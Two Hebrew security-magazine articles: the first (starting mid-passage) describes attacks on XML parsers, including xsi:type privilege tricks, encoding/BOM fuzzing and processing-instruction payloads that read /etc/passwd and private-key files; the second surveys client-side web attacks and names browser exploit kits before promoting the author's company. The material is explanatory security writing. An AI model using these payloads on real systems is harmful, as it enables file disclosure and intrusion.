<acc:execCmd xsi:type="accType:adminPermissions"
            xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
```

```
      <cmd:read resource="mq.1"/>
</acc:execCmd>
```

כאשר דבר כזה מצליח ועולה יפה, אפשר גם להכניס שינויים בפקודות עצמן ובמשאבים שעליהן פועלות הפקודות.

מנגנון xsi:schemaLocation

מנגנון xsi:schemaLocation מאפשר לכותב מסמך XML לקשר למשאב חיצוני שהסמנטיקה שלו היא שהוא משמש כסְכֵמָה. הסְכֵמָה הזאת אולי אחראית להכיל את ההגדרות לטיפוס שקבענו כרגע על ידי xsi:type. דבר זה הינו מסוכן. אפשר גם להשתמש בגישות להשגת הסְכֵמָה שתבצע שכבת ה- XML Schema Validation לביצוע התקפות DoS וגם כדי לנסות ולגשת למשאבים אחרים. יתירה מזאת, אם אני התוקף קבעתי לי את הטיפוס שמולו תאכף פעולה שלי במסמך, ואני יכול לקבוע גם את מיקום הסְכֵמָה שבה מוגדר הטיפוס, אז מה מפריע לי לכתוב את הטיפוס בעצמי, להתיר לעצמי הרשאות ופעולות כרצוני, ללא מגבלות? זאת דרך להשתמש בכלי שנועד לאכיפה מחד ולגמישות מאידך – לרתום את מנגנוני האכיפה לטובת ההתקפה.

חפשו ב-Google code search ביטויים שבהם באותו התג יש שימוש גם ב-xsi:type וגם ב- xsi:schemaLocation. דבר זה מעורר השראה.

מהי דרך טובה למצוא חורים בנתחי XML?

אפשר לחשוב על כמה דרכים שהמשותף לכולן היא מתודולוגיות של בדיקות תוכנה. קוראים ברחל בתך הקטנה את כל הסטנדרטים והתקנים והפרוטוקולים המדוברים מלמטה למעלה וכותבים לכל טענה שחייבת להתקיים בדיקות שבודקות האם כך. לכל טענה שיכולה להתקיים, בודקים מה יקרה (פה אין ודאות על תוצאה מצופה). לכל טענה ששוללת קיום, כותבים בדיקות שמוודאים שאכן כך הדבר.

לכאורה, המון עבודה. למעשה, זאת דרך נפלאה להכיר את החומר דרך הידיים, להבין, לגלות שליטה וגם לאסוף בדיקות שיכולות עם מעט אוטומציה למצוא שלל חורים וכשלים במערכות קיימות ברמת הנַתָּח.
יש כבר ל-W3C אוספי בדיקות לצורך בדיקות תאימות עם התקנים שלהם. מניסיוני, הכיסוי שלהם נמוך, הם עוסקים בעיקר ב-DTD (שאינו רלוונטי כלל למערכות שעוסקות ב-Web Services) והם אינם מנסים להביא את הנַתָּח למצבים קיצוניים של ניצול משאבים, התקפות אלגוריתמיות וכן לא ממש עוברים טענה

טענה בתקנים. בעת בניית תשתיות עבוד ה-XML ב-F5 הקמתי עם הצוות שלי אוסף בדיקות גדול עם כיסוי רחב מאוד של התקנים מלמטה למעלה ובנינו מערכת אוטומציה.

איך נראית בדיקה? מסמך XML משמש כקלט לבדיקה, תוכנו אמור לבדוק עניין שחשוב לנו ויש גם צורך בציון התוצאה המצופה מנַתָּח ה-XML שינתח את המסמך. לשם פשטות נביט בתוצאות המצופות הבאות:

- המסמך הוא well formed XML, ז"א המסמך מתאים לתקנים.
- המסמך הוא malformed XML, ז"א המסמך חורג מהתקן.

אם נכתוב את מסמכי ה-XML שלנו כך שהם מדגימים דוגמה חיובית (wellformed) או דוגמה שלילית (malformed) לעניין מוגדר היטב ומבודד, אזי בדיקות חיוביות שעוברות מציינות שאותם דברים שבמפרש בדקנו מתאימים לתקנים ואילו בדיקות חיוביות שנכשלות מציינות שמקרים אלה בעייתיים בנַתָּח. באופן דומה, בדיקות שליליות שעוברות מציינות שהנתח מצטיין באיתור עבירה על התקן בנושא הספציפי שנבדק ואילו בדיקות שליליות שנכשלות מציינות שהנַתָּח מעלים עַיִן ולא אוֹכֵף כהלכה את אותו החלק של התקן.

השתמשתי בבדיקות הללו ובמערכת האוטומציה שבודקת כדי לפתח נַתָּח XML שמשמש בתשתיות עבור ה-XML של F5 ולהביאו למצב שבו יש לי שליטה טובה מאוד על החלקים בתקנים שהוא אוכף ובאיזו מידה. באופן דומה בנינו בדיקות לצורך Schema Validation שהוא נושא מסובך בהרבה ולשכבות רבות נוספות, חלקן ייעודיות לצורכי אבטחה וחלקן אפליקטיביות לחלוטין (למשל, שאילתות על מסמכי XML בעזרת XPath). שימוש נוסף באותם מסמכים מתוייגים הוא בבדיקת מידת התאימות של נַתָּח אחר לתקנים וליקוייו. בהינתן תמונה ברורה על הליקויים ועל מידת (אִי)ההתאמה לתקנים אפשר לצאת לדרך ולהסיק כיצד להתקיף נַתָּח זה, יישום או מערכת שעושים שימוש בנַתָּח זה כאשר הממצאים שלנו משמשים כווקטור התקפה.

נראה עתה כיצד אפשר לתקוף נַתָּח XML מתוך כמה בתים ראשונים בתחילת מסמך XML. ראשית, נבין כיצד מסיק נַתָּח ה-XML את שיטת קידוד התָווים שיש להשתמש בה כדי לפענח נכונה את מסמך ה-XML.

ניחוש חכם של שיטת קִידוד התָוִוים במסמך XML

ננסה להבין, וכאן המקום לנסות ולפרוט לפרוטות את ההצעה בתקן (שאינה נורמטיבית, כלומר שאינה

מחייבת אך רומזת בלי לשאת באחריות על כיוון לפתרון) בכל הקשור לניחוש חכם ונכון של קידוד התוים של המסמך.

לפני שנַּתָּח XML יכול להסיק תָּווים ומתָווים להסיק תגיות לצורך ניתוח תחבירי, עליו להכריע באיזה קִידוד תָּוִים עליו להשתמש כדי להמיר את שטף הבתים לתָּווים כראוי. אבל כדי שההצהרה בפרולוֹג על שיטת קִידוּד התָּוִים תקרא ותובן, על הנַּתָּח לדעת באיזה קִידוּד תָּוִים להתשמש. מצב זה באופן כללי הוא מצב חסר תקנה (בֵּיצָה ותרנגולת, אם תרצו). יחד עם זאת ב-XML המצב אינו חסר תקנה באמת, שכן XML מגביל את המקרה הכללי בשני אופנים: משוער שכל מימוש של נַתָּח XML יתמוך רק במספר סופי של קִידוּדֵי תָּוִים ושהכרזת שיטת הקידוד בפרוֹלוֹג מוגבלת במיקומה במסמך, בתוכנה ובסדר מרכיביה. כתוצאה מכך, מתאפשרת הסקה אוטומטית של שיטת קִידוּד התָּוִים שבה מקודד מסמך ה-XML. ההכרזה על שיטת הקידוד בפרוֹלוֹג תשמש אם כן לשתי מטרות: האחת לאִישוּש והשנייה להפגת עמימוּת. למשל, במקרים שבהם תָּווי העיטור, ה-markup של XML: התָּווים שמאפיינים את התגים למשל: '<' ו-'>' נקראים בקלות כתָווי ASCII אך טרם ברור האם מדובר בקידוד UTF-8 או אחר מתוך רשימת הקידודים מסוג ISO-8859 או אולי קידודי תָּוִים אחרים שה ASCII-מוּכל בהם.

ננסה להבחין בין 2 מקרים שבהם הנַּתָּח יאלץ לְנַחֵש את שיטת קִידוּד התָּוִים:

1. ניחוש ללא מידע חיצוני על שיטת קִידוּד התָּוִים
2. ניחוש לפי סדרי עדיפויות במקרה שקיים מידע חיצוני על שיטת קִידוּד התָּוִים

בהינתן מידע חיצוני על שיטת הקידוד (למשל כ-Mime Type) אפשר להסתמך עליו כל עוד אינו עומד בסתירה ל-BOM או למידע המוסק מהמסמך עצמו.

כשאין מידע חיצוני על שיטת קִידוּד התָּוִים או כשאין בטוחים במהימנות ניתן לנסות ולנחש באופן הבא:

התקן דורש שכל מסמך XML שאינו מיוצג ב-UTF-8 או ב-UTF-16 יכלול הצהרה של שיטת הקידוד. לפיכך, במקרים הללו אפשר להסיק שאם יש BOM ננסה לפיו לזהות את שיטת הקידוד ואחרת ננסה להסיק את שיטת הקידוד מהאופן שבו נוכל לקרוא את הרצף:

```
<?xml
```

כל מקרה אחר (פרט אולי לתווי רווח ולמשפחת ה-whitespace שאפשר להחליט שמתירים אותם, אף על פי שהתקן שולל אותם בתחילת קובץ) מרמז שהמסמך אינו well formed XML ולכן אינו תקין.

אז בעצם יש מספר סופי וקטן של צירופי בתים שמייצגים שיטות קִידוד תָּוִוים ב-BOM, ולכן ניתן לפתח נַתָּח שמנסה בקוראו בתחילת כל קובץ להסיק את שיטת הקידוד שיש להשתמש בה לפי רצף הבתים הקצר שהוא קורא.

בטבלה הבאה אפשר לראות איך יש לפרש כל רצף בתים כרמז לשיטת קידוד הבתים כשיש BOM:

UCS-4 ב-Big Endian בסדר בתים טבעי: 1234	00 00 FE FF
UCS-4 ב-Little Endian בסדר הפוך: 4321	FF FE 00 00
UCS-4 בסדר בתים שאינו שגרתי: 2143	00 00 FF FE
UCS-4 בסדר בתים שאינו שגרתי: 3412	FE FF 00 00
UTF-16 ב-Big Endian	FE FF ## ##
UTF-16 ב-Little Endian	FF FE ## ##
UTF-8	EF BB BF

הסימון ## משמש לשני בתים כלשהם ברצף ובלבד שאין שניהם גם יחד 00.

כאשר אין לנו BOM, נוכל לנחש לפי האופן שבו הבתים יוצרים את הרצף הצפוי, ומתוך זה שנקרא כהלכה את הכרזת שיטת הקידוד בפרולוג נפיג את העמימות:

UCS-4 או שיטת קִידוד תָּוִוים אחרת שעושה שימוש ב-32 סיביות כיחידה לייצוג תו ושבה תוי ASCII מיוצגים בהתאמה לפי ה-Endianess. ניתן להכריע לפי סדר הבתים על ה-Endianess.	00 00 00 3C 3C 00 00 00 00 00 3C 00 00 3C 00 00
UTF-16BE או ISO-10646-UCS-2 big-endian או שיטת קִידוד תָּוִוים אחרת שעושה שימוש ב-16 סיביות כיחידה לייצוג תו ושבה תווי ASCII מיוצגים בהתאמה.	00 3C 00 3F
UTF-16LE או ISO-10646-UCS-2 little-endian או שיטת קִידוד תָּוִוים אחרת שעושה שימוש ב-16 סיביות כיחידה לייצוג תו ושבה תווי ASCII מיוצגים בהתאמה.	3C 00 3F 00
UTF-8 או ISO646 או ASCII או סוג מסוּיָם של ISO 8859 או של Shift-JIS או של EUC או של כל סוג אחר של קידוד ב-7 או ב-8 סיביות.	3C 3F 78 6D
EBCDIC או סוג כלשהו שלו	4C 6F A7 94

שינוי שיטת קידוד התוים במסמך אסור.

התקפה באמצעות BOM או העדרו

ראינו שהשכבה הראשונה שבה יש לַנַּתָּח הזדמנות לעבוד ולהשפיע היא שכבת קִידוד התָּווים. לפי התקן כל נַתָּח XML חייב לתמוך בקִידודֵי התָּווים UTF-8 ו-UTF-16. מסמכים שמיוצגים בקידודים אלה (וגם בקידוד UTF-32) יכולים (ובמקרים מסוימים אף חייבים) לפתוח ב-BOM. מדובר במספר בתים שמרמזים על שיטת קִידוד התָּווים שעתידה להגיע, ולא זו בלבד, בשיטות לקידוד תָּוִוים מרובות בתים יש חשיבות גם לאֶנְדְּיאַנִיּוּת: ל-Big Endian לעומת Little Endian. אז מה לזה ולנו? נכתוב כמה בדיקות לצורך בדיקת היכולת של הנתח להתמודדות עם ה-BOM. נכין מסמך XML קטן שאין בו דבר מלבד תג יחיד למשל:

```
<a/>
```


ונשמור מסמך זה בכל אחד מהקידודים שהנַתָּח שלנו אמור לתמוך בו כאשר עבור הקידודים של יוניקוד (UTF-16BE, UTF-16LE, UTF-8 ו-UTF-32 שיכול להופיע במגוון סדרים של הבתים ברביעיות) בשתי גרסאות שונות לפחות: נשמור את המסמך בקידוד המתאים פעם אחת עם ה-BOM המתאים ופעם אחת ללא ה-BOM המתאים (אפשר גם לנסות ולבדוק מה קורה כאשר נותנים BOM שאינו מתאים לקידוד). כמובן, שלכל מסמך בדיקה כזה אנחנו נסמן במערכת האוטומציה שלנו את התוצאה הצפויה: נצפה שמסמך שנשמר ב-UTF-8 ייקרא נכון כאשר יש לו BOM של UTF-8 וגם כאשר אין כלל BOM (זאת ברירת המחדל על פי התקן). בשאר המקרים נתייג לפי דרישות התקן - אם התקן איננו דורש נחשוב לרגע ונבין בעצמנו מה יִתּן קלט בעל משמעות ומה יִתּן זבל, ולפי המסקנות נכריע כיצד לצפות את התוצאות. אחרי ההכנות, מריצים את האוטומציה ומתעדים את התוצאות.

נַתָּחִים טובים יעמדו במשימה ב-100% הצלחה. נַתָּחִים משביעי רצון ידעו לעבוד נכון ב-UTF-8 לכל הפחות ובשאר המקרים יצאו יפה בהודעת שגיאה שהקידוד אינו נתמך. כל השאר יעוּפו או יבצעו פעולות שאינן צפויות בחלק מהמקרים. כבר יש בידינו חומר גלם כדי להזיק למערכות, עם קלט חוקי בחלק מהמקרים ועם חלק לא תקין בחלק מהמקרים – אך שימו לב לחוסר הסִימֶטְרִיָה שמאפיין בעיות אבטחה רבות: קל וזול מאוד לייצר התקפה מזיקה ולעומת זאת לצד שמגן לא תמיד זול וקל באותה המידה (לפעמים יקר יותר בסדרי גודל). כל מה שנדרש לנו לייצר התקפה מטוּוַחַת היטב לנַתָּחִים שבדקנו הוא לייצר הודעות עם מספר בתים, קל וחומר כאשר שולחים חומר כזה באופן עִיוור למערכת שאמורה לעבד מסמכי XML – שולחים ומחכים לראות מה יקרה.

נמשיך באופן דומה לבדיקה מה קורה עם מסמך שמתחיל עם פרוֹלוֹג.

התקפות באמצעות הפרולוג והרהורים על מימוש נכון של נַתָּח להגנה

הפרולוג הוא חלק שאינו הכרחי במסמכי XML, אך רצוי שיכיל (התקן כותב Should ולא Must). הפרולוג במסמכי XML עשוי להכיל מידע על גרסת ה-XML שהמסמך מיוצג בה, על שיטת הקִידוּד שהמסמך מקוּדד בה ושאר ירקות (ראו הגדרה במהדורה החמישית של גִרְסָה 1.0 של התֶּקֶן או במהדורה השנייה של גרסה 1.1 של התֶּקֶן). זה זמן טוב להזכיר שבעוד שיש גרסה 1.1 לתֶּקֶן של XML, רובן ככולן של מערכות ה-XML עדיין עובדות בגרסה 1.0, דבר היוצר בלבול. בפועל, נַתָּחֵי XML שאמורים לעבוד כמו לבני לֵגוֹ במערכות תוכנה חייבים להיות מתאימים גם לגִרְסָה 1.0 וגם לגִרְסָה 1.1 ולזהות, לאכוף או לתקן את הליקויים לפני שמפעילים שכבות אחרות או שמעבירים את פלט הניתוח הלאה.



כבר בשלב זה מעניין לבדוק כיצד מגיבים נַתָּחֵי XML כאשר מזינים להם פרולוג שבו גִרסת ה-XML אינה 1.0 או 1.1, מה למשל יקרה אם נכניס לשם כערך מספר גדול מאוד? מה יקרה אם נכניס מספר קטן מאוד בְּדיוק גדול מאוד? מה יקרה אם נכניס ערך שאינו מספרי? – נַתָּחִים טובים יזהו את הבעיה, ידווחו ולפי קונפיגורציה עשויים להתעלם, לתקן או לפלוט את המסמך ולסרב לעבוד עליו. נַתָּחִים פחות מושקעים יתעלמו או יעופו. אם התעלמות נראית כמו פתרון טוב, אז חשבו מה יקרה לשכבות אחרות במערכת התוכנה שמצפות לקבל קלט תקין וקיבלו זבל.

מעניין לשלב את ההצהרה על שיטת הקידוד של המסמך עם מה שהנַתָּח שלנו הסיק מעבוד הבתים הראשונים עד כה במסמך:

אם היה BOM ואחריו זוהה פרולוג - סימן שקִידוּד התָּוִים המוצהר והנקרא נכון עד לאותו המקום במסמך והנַתָּח יכול לעבור משלב של הסקת קִידוּד התָּוִים לשלב שבו קִידוּד התָּוִים נקבע להמשך עיבוד המסמך. אבל לא בכל מקרה! מה אם ה-BOM (או העדרו) עולה בקנה אחד עם האפשרות לקרוא נכון את הפרולוג אך הקידוד שמוצהר בפרולוג שונה ממנו? למשל, לא היה BOM, הנתח ניסה לקרוא את הבתים הבאים ב-UTF-8 והצליח והגיע למצב שבו בפרולוג הקידוד המוצהר הוא בכלל אחר וסותר, נאמר UTF-16BE. בעיה? לנַתָּח בוודאי. ומה עם התוקף? כמה מהנַתָּחִים יעופוּ כאשר לא יְנַחֲשוּ נכון את שיטת קִידוּד התָּוִים? כמה מהם יעופו כאשר לא יקבלו את הקלט בשיטת קִידוּד התָּוִים שמצופה?

התקפה באמצעות הוראות עבוד


הוראות עיבוד, Processing Instructions, מהוות כלי לא כל כך מוכר בתחביר של XML, אך תשתיות XML בהחלט ממשות אותן. בגלל שמלבד התחביר אין מגבלות אחרות על הודעות עיבוד והן תלויות לחלוטין ברמת האפליקציה שעושה שימוש במסמך ה-XML, מסתמן וקטור התקפה יעיל. חפשו למשל ב-Google Code Search את הביטוי הרגוּלָרִי הבא:

```
file:\.xml$ <\?[^xe]
```

שלילת ה-x נועדה לסנן החוצה פרולוג ושלילת ה-e נועדה לסנן החוצה באופן גס את הוראות העיבוד ל-eclipse. תוצאות החיפוש יספקו לכם רעיונות מה אפשר לעשות.

חשבו למשל על יישומים שמוכנים לקבל ולעבוד על הוראות עיבוד מסוג:

```
<?enforceNonRfc toc="yes"?>
```



נניח שנחליף את הערך ב-no? – האם נצליח לגרום לתשתיות שמתייחסות להוראות העבוד הללו להיות סלחניות יותר לתוכן מסמכי ה-XML או למידע אחר שה-XML משמש לו ככלי תעבורה? אולי זאת דרך לצמצם בדיקות וכך להחדיר התקפה?

מפתחים משאירים להם אמצעים לדבג מערכות. זה מבורך אך יכול להיות בעייתי כאשר תוקף משתמש בכלים אלה כדי לצרוך משאבים ממערכת או כדי להשיג מידע או זכויות יתר. הנה דוגמה של הוראת עיבוד שנראית לפעמים כאשר מסניפים תעבורה:

```
<?log level="debug" ?>
```

מעניין מה יקרה אם נכניס הוראת עיבוד כזאת אחרי כל תג ותג.

דלת אחורית למערכת הקבצים בשרתים דרך מסמי XML:

```
<?include from="adserver" file="/path/to/ad.dhA_23B.xmlFrag"?>
```

אז מדוע שלא לנסות:

```
<?include from="adserver" file="/etc/passwd"?>
```

ואחרי קצת רחרוח ובדיקת חבילות ועוד ניסוי וטעייה אפשר היה גם לבצע:

```
<?include from="authserver" file="/path/to/privateKeys"?>
```


מה עושים?

תמיד אפשר לממש כראוי שכבות לניתוח ולעבוד XML - לכמה ארגונים יש את הידע ואת המשאבים לכך? משתמשים בכלים לעבוד XML שהם בדוקים כהלכה.

משתמשים בכלים ייעודיים שבנויים לאיתור ולהתמודדות עם XML Parser Attacks ושמציעים מנשק נוח לניהול ה-Security Policy – פעמים רבות משתלם להשתמש בכלים אלה גם ככלי offload לביצוע ה-Schema Validation מבחינת ביצועים, כך מקבלים בהמשך השרשרת מסמכי XML נקיים ובדוקים ושאר העיבוד יכול להתבצע תחת ההנחה שהקלט נכון.

לסיכום

הודעות ומסמכים שמבוססים על XML מעובדים באמצעות שכבות רבות שממומשות על פי תקנים רבים ומגוונים. בכל שכבה יש שלל פרצות קטנות יותר או משמעותיות יותר. כלים שונים לעבוד XML חשופים לחלק מהפרצות. במאמר זה למדנו על ייצוג שכבות מקובל וראינו מספר חולשות שמאפשרות התקפה על מערכות שמעבדות XML. ישנן עוד שכבות עיבוד רבות ופרצות נוספות. על כך עוד ייכתב במאמרים הבאים.



Client Side Web Attacks and Identity Theft

מאת: שלומי נרקולייב

הקדמה

במאמר זה אסקור את סוגי התקפות האינטרנט שקיימות כיום במטרה לתקוף את הגולש דרך רכיב הדפדפן- את יכולותיהן, הטכניקות המשמשות לביצוען, את הפתרונות שקיימים היום וחסרונן, בנוסף, במסגרת מאמר זה אציג טכנולוגיה חדשה שנותנת מענה לאותן מתקפות ומגינה מפניהן.

נתחיל במספר עובדות:

מאז ומעולם האינטרנט היה מקום מסוכן, שימוש לא נכון בו או אי שימוש באמצעי הגנה מתאימים יכולים לחשוף את הגולשים לגניבת זהות, גניבת מסמכים מהמחשב, מעילות, השתלטות על המחשב בהרשאות System, הרצת פקודות בלי כוונת המשתמש במערכות שאותו משתמש מנוי בו וכד'.

בשנים האחרונות אנו עדים להתפתחות של סוגי התקפות חדשות יחסית:

- CSRF (Session Riding Attack)
- ClickJacking (UI Redressing)
- DNS Rebinding
- TabNabbing
- ...

מתקפות אלו תופסות תאוצה בשל פגיעות בדפדפנים השונים וכמובן בשל הרצון העז של האקרים לעשות יותר כסף קל.

ההתפתחות המואצת של מתקפות אלו מבוססת על מגמת העולם לנהירה לאינטרנט, שביניהן לדוגמה:

- מערכות ניהול של התקני רשת, ארגון, מערכות כספיות: עד לפני מספר שנים היה הרוב המוחלט מפותח לפלטפורמת Windows, כיום אנו עדים כי אותן המערכות מפותחות כ Web Applications, בגלל מספר סיבות שבעיקרן היא אי תלות בפלטפורמת המשתמש.
- Cloud Computing נהיה נושא חם יותר מיום ליום, מערכות ארגוניות שהיו מותקנות ברשת הארגון היום עוברות לאינטרנט.
- גישה לרשת באמצעות VPN ע"י הזדהות שם משתמש וסיסמה דרך הדפדפן ולא ע"י Client שמותקן על המחשב – הסיבה העיקרית היא זמינות גישה מרבית.
- זמינות ותאימות לעולם ה-Smart Phones; התאמת מערכות ה Web למכשירי ה Smart Phones פותח עולם חדש של התקפות.
- עולם Web 2.0 תופס תאוצה ופותח הזדמנויות חדשות בפני ההאקרים לייצר הכנסות.
- התפתחות מגמות של וירטואליזציה מלאה - גוגל עובדת, על מערכת הפעלה למחשבים אשר כל המידע והתוכנות לא ישמרו במחשב אלא בשרתים של גוגל והגישה אליהם תהיה דרך הדפדפן.

פירוט סוגי התקפות ופתרונות קיימים

Phishing & Pharming

אין פתרון אמיתי לבעיה שמתבצע בזמן אמת, כלל המנגנונים כיום מתבססים על Black Lists כדוגמאת "Safe Browsing", Internet Suites וכו', נתונים מראים שהנזק הכספי אשר נגרם עקב גניבת זהויות ב-10 שנים האחרונות בארה"ב עומד על כ-500 מיליארד דולר!

פתרונות קיימים:

1) שימוש ב-Black Lists שהרוב המוחלט מגיע ע"י סריקת מיילים, תחילה באמצעות כלים אוטומאטיים ולאחר מכן מעבר על המיילים החשודים ע"י בנאדם.

<u>חסרונות:</u>

Black Lists הינה גישה בעייתית - דורשת מאמץ לתחזוק מהצד המאבטח וקלה מאוד לעקיפה מצד התוקף.

- לא פתרון Real-time, אלא לאחר מעשה/זיהוי.
- המקור העיקרי הוא מיילים, אחוז לא מבוטל של התקפות הפישינג לא מתבצע דרך שליחת מיילים, דוגמא טובה לזה היא טכניקת ה-TabNabbing.
- מנועים אלו לא מזהים את כל ניסיונות הפישינג בגלל ה-FP של אותם המנועים ומכיוון שמעשית לא ניתן לעבור על כל המיילים בעולם באופן שתואר לעיל (תיאורטית כן).
- גם אחרי שזיהו את אותו קמפיין פישינג והתחילו לחפש אותו במיילים, עובר המון זמן מרגע זיהוי המייל עד לעדכון הרשימה השחורה אצל הלקוח הסופי, מה שמשאיר פתח אדיר לתוקפים.

תהליך איתור מיילים של פישינג: זיהוי קמפיין פישינג (דורש מעבר ידני יסודי) > חיפוש ממוקד של אותו הקמפיין במיילים (דורש מעבר ידני/חצי אוטומטי) > עדכון הרשימה > שליחת העדכון ללקוחות. תהליך זה לוקח מספר ימים (במקרה הטוב...).

2) שמירת סיסמת המשתמש של דומיין ספציפי וזיהוי הקלדה של אותה הסיסמה בדומיין אחר.

<u>חסרונות:</u>

- דורש הגדרת משתמש - רוב המשתמשים בעלי ידע בסיסי בשימוש במחשב. הגדרות נוספות במידה ואתה משתמש באותה הסיסמה במספר אתרים.
- False Positive (התרעות שווא) - במידה והמשתמש בחר סיסמה מהמילון ואז כתב את המילה בשדה חיפוש או בבלוג כטקסט רגיל, המערכת תתריע.
- בכדיי שהמערכת תזהה שהמשתמש הקליד את הסיסמה, המערכת צריכה לאתר הקשה מלאה של הסיסמה, מה שמאפשר עקיפה של המערכת ע"י שימוש ב- JavaScript Key logger בדף הפישינג - עד שמערכת תזהה שהוקשה הסיסמה התוקף ישלח לעצמו כל אות שהמשתמש יקליד ובכך ישיג את הסיסמה.

אמצעים אוטומאטיים וידניים להתקפות: יש מספר שיטות שונות לזיהוי אם משתמש מחובר או מנוי באתר מסוים (כגון: History Hack, או ע"י Ebmed של אובייקטים שניתנים לגישה לאחר ה-Login בשילוב עם OnError Event וטכניקות שונות אחרות).

לאחר שתוקף זיהה שהמשתמש מנוי למשל באתר Facebook, הוא יוכל להשתמש במידע זה לצורך הנדסה חברתית בשילוב html redirects על מנת להגדיל את סיכוי הצלחת ההתקפה. בנוסף, תרחיש TabNabbing אפילו יגדיל את סיכוי ההצלחה של התקפת Phishing.

ClickJacking

זוהי התקפה חדשה יחסית ומשמעות הדבר הוא שרוב האתרים פגיעים להתקפה זו. מסקר שנערך ע"י חוקרי אבטחה ניתן לראות כי גם האתרים שיישמו מנגנון הגנה מפני ClickJacking עדיין פגיעים מהסיבה שקל יחסית לעקוף את מנגנון ההגנה שקיים היום למנהלי האתרים (בצד השרת).

מאמר אשר מסביר בהרחבה על הנושא נכתב על שלומי בעבר ופורסם בגליון העשירי של Digital Whisper.

קיים כיום פתרון (NoScript) לבעיה עבור משתמשי Firefox בלבד, הבעיות העיקריות:

1) הפתרון מיועד ל-Firefox בלבד.

2) מיועד לאנשים מקצועיים בלבד, זאת אומרת שמשתמש פשוט (כרוב המשתמשים) לא יתקינו את זה בשל הצורך בהגדרות משתמש ובבעיית ה-User Experience בשאר התכונות של אותו המוצר.

CSRF Attacks

אין כיום פתרון בצד הלקוח שמגן על המשתמש, זאת אומרת שאם אתר פגיע באיזושהי נקודה במערכת, למשתמש אין אמצעי להגן על עצמו והוא מסתמך רק על מנגנוני ההגנה של האתר בו הוא מנוי.

בנוסף:

- המון ראוטרים (Routers) פגיעים ל-CSRF, מה שמקנה לתוקפים יכולות השתלטות על הגדרות הראוטר ובין היתר על הגדרות ה-DNS בראוטר.

- המון אפליקציות אינטראנט פנים ארגוניות המשמשות לניהול מערכות, מכירות, לקוחות, מערכות Legacy וכדומה פגיעות ל-CSRF.
- אנו עדים כי חוקרי אבטחה מפרסמים מידי מספר חודשים פגיעויות CSRF באפליקציות אינטרנטיות כגון: Twitter, Facebook , אפליקציות בנקאיות למיניהן על אף המודעות לנושא של אותם ארגונים.

XSS Attacks

הסטטיסטיקות מראות כי זוהי ההתקפה הפופולארית ביותר ברשת. אין כיום פתרון **מוצלח** בצד הלקוח שמגן על המשתמש, ושוב, זאת אומרת שאם אתר פגיע באיזושהי נקודה במערכת, למשתמש אין אמצעי להגן על עצמו והוא מסתמך רק על מנגנוני ההגנה של האתר בו הוא מנוי.

פתרונות קיימים בצד ה-Client:

- IE 8 Filter – בעיות עיקריות:
  - קיים רק ל- IE8 ומעלה. המון ארגונים עובדים עם גרסאות דפדפן פחותה מ-8. לייתר דיוק, הסטטיסטיקות מראות כי יותר מ-35% ממשתמשי Internet Explorer משתמשים בגרסאות 7 ו-6!
  - פותח חור אבטחה גדול מאוד:
    - אתרים שלא פגיעים לXSS במקרים מסויימים יהיו פגיעים עקב שימוש של לקוחותיו ב IE XSS Filter.
    - ניתן לניצול על מנת לבטל מנגנוני הגנה באתר הנתקף, דוגמא טובה היא לבטל סקריפטים באתר המונעים מאתר אחר לשים אותו בIFrame.

- תוסף NoScript, הבעיות העיקריות:
  - הפתרון מיועד ל-Firefox בלבד.
  - מיועד לאנשים מקצועיים בלבד, זאת אומרת שמשתמש פשוט (שוב, רוב המשתמשים) לא יתקין את זה בשל הצורך בהגדרות משתמש ובבעיית ה-User Experience בשאר התכונות של אותו המוצר.

Buffer Overflow

ראינו מה הסינים עשו בתחילת השנה עם ה-Aurora Exploit.

כיום מוכרים חבילות שמכילות מערכות לניצול חולשות שונות בדפדפן בכדי להשתלט על מחשבו של הקורבן ובכך להגדיל את צבאות הבוטים של התוקפים.

רשימת חבילות חלקית:

- CrimePack
- El Fiesta
- Eleonore
- Fragus
- IcePack
- MPack
- Phoenix
- Siberia
- Web Attacker
- Yes Exploit
- וכמובן חביב אחרון: MetaSploit Browser AutoPWN.

מסקר שנערך על ידי חוקרי אבטחה ניתן לקראות כי האנטי וירוסים לא מזהים למעלה מ-80% מההתקפות בגלל יכולות הפולימורפיזם של ההתקפות.

רוב האנטי וירוסים מכילים את ה-Feature להגנה מפני התקפות Buffer Overflow על הדפדפן רק בגרסאות שהן Internet Security Suites ואצל רוב המשתמשים מותקנת גרסת האנטי וירוס הפשוטה (במיוחד בארגונים גדולים, בנקים וכדומה).

המסקנה

המסקנה היחידה שאנחנו יכולים להסיק מכל מה שתואר במאמר עד כה היא: שגם אם יש לך Antivirus ו-Firewall מתקדם אתה עדיין חשוף לגניבת זהות והתקפות Web למיניהן בזמן הגלישה התמימה.

חברת Comitari (בה אני מכהן כ-CTO) פיתחה טכנולוגיה חדשנית (Patent Pending) שמגנה על הגולש מפני התקפות מסוגים שתוארו לעיל ועוד מספר התקפות שונות (למשל מניעת גניבת קבצים מהמחשב בזמן הגלישה באתר זדוני).

